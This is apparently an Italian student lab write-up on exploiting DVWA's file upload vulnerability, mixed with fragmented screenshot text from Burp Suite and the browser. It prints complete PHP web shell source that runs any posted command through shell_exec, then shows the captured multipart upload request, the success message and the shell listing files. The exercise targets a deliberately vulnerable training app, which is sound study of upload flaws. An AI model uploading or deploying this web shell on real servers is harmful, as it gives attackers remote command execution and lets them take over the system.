

Esercitazione D2

```
<?php
if (!empty($_POST['cmd'])) {
    $cmd = shell_exec($_POST['cmd']);
}
?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>Web Shell</title>
    <style>
        * {
            -webkit-box-sizing: border-box;
            box-sizing: border-box;
        }
        body {
            font-family: sans-serif;
            color: rgba(0, 0, 0, .75);
        }
        main {
            margin: auto;
            max-width: 850px;
        }
        pre,
        input,
        button {
            padding: 10px;
            border-radius: 5px;
            background-color: #efefef;
        }
        label {
            display: block;
        }
        input {
            width: 100%;
            background-color: #efefef;
            border: 2px solid transparent;
        }
        input:focus {
            outline: none;
            background: transparent;
            border: 2px solid #e6e6e6;
        }
        button {
            border: none;
            cursor: pointer;
            margin-left: 5px;
        }
    </style>


```

```

        background-color: #efefef;
        border: 2px solid transparent;
    }
    input:focus {
        outline: none;
        background: transparent;
        border: 2px solid #e6e6e6;
    }
    button {
        border: none;
        cursor: pointer;
        margin-left: 5px;
    }
    button:hover {
        background-color: #e6e6e6;
    }
    .form-group {
        display: -webkit-box;
        display: -ms-flexbox;
        display: flex;
        padding: 15px 0;
    }
}
</style>
</head>

<body>
    <main>
        <h1>Web Shell</h1>
        <h2>Execute a command</h2>
        <form method="post">
            <label for="cmd"><strong>Command</strong></label>
            <div class="form-group">
                <input type="text" name="cmd" id="cmd" value="<?= htmlspecialchars($_POST['cmd'], ENT_QUOTES, 'UTF-8') ?>"
                    onfocus="this.setSelectionRange(this.value.length, this.value.length);" autofocus required>
                <button type="submit">Execute</button>
            </div>
        </form>
        <?php if ($_SERVER['REQUEST_METHOD'] === 'POST'): ?>
            <h2>Output</h2>
            <?php if (isset($cmd)): ?>
                <pre><?= htmlspecialchars($cmd, ENT_QUOTES, 'UTF-8') ?></pre>
            <?php else: ?>
                <pre><small>No result.</small></pre>
            <?php endif; ?>
        <?php endif; ?>
    </main>
</body>
</html>

```



IntruderRepeaterViewHelp

TargetProxyIntruderRep

HTTPHistoryWebSockets history

DropIntercept is on

Damn Vulnerable Web A x +

←→CNot secure192.168.1.17/dvwa/vulnerabilities/upload/

⏮☆⚙🔍🏠👤

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: File Upload

Choose an image to upload:
Choose Fileshell.php
Upload

More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

View SourceView H

Username: admin
Security Level: low
PHPIDS: disabled

All issues

WINDOWS SINISTRO + MAIUSC

Kali Linux [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

Burp Suite Community Edition v2024.11.6 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Intercept HTTP history WebSockets history Proxy settings

Request to http://192.168.1.17:80

Forward Drop Intercept is on Action Open browser Add notes HTTP/1

Pretty Raw Hex

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.1.17
3 Content-Length: 2751
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.17
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarycpsqJreyYD7SrI0s
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.1.17/dvwa/vulnerabilities/upload/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: security=low; PHPSESSID=1238f84a26b8da5139ab7b82feb15649
14 Connection: close
15
16 -----WebKitFormBoundarycpsqJreyYD7SrI0s
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundarycpsqJreyYD7SrI0s
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: image/jpeg
23
24 <?php
25 if (!empty($_POST['cmd'])) {
26     $cmd = shell_exec($_POST['cmd']);
27 }
28 ?>
29 <!DOCTYPE html>
30 <html lang="en">
31 <head>
32     <meta charset="utf-8">
33     <meta http-equiv="X-UA-Compatible" content="IE=edge">
34     <meta name="viewport" content="width=device-width, initial-scale=1">
35     <title>Web Shell</title>
36     <style>
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 3

Request cookies 2

Request headers 13

Event log All issues Memory: 107.4MB

WINDOWS SINISTRO + MAIUSC

Damn Vulnerable Web App

192.168.1.17/dvwa/vulnerabilities/upload/#



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: File Upload

Choose an image to upload:

Choose File

No file chosen

Upload

../../../../hackable/uploads/shell.php succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

Username: admin
Security Level: low
PHPIDS: disabled

View SourceView Help

Web Shell

Execute a command

Command

Execute

Output

```
dvwa_email.png
shell.php
```

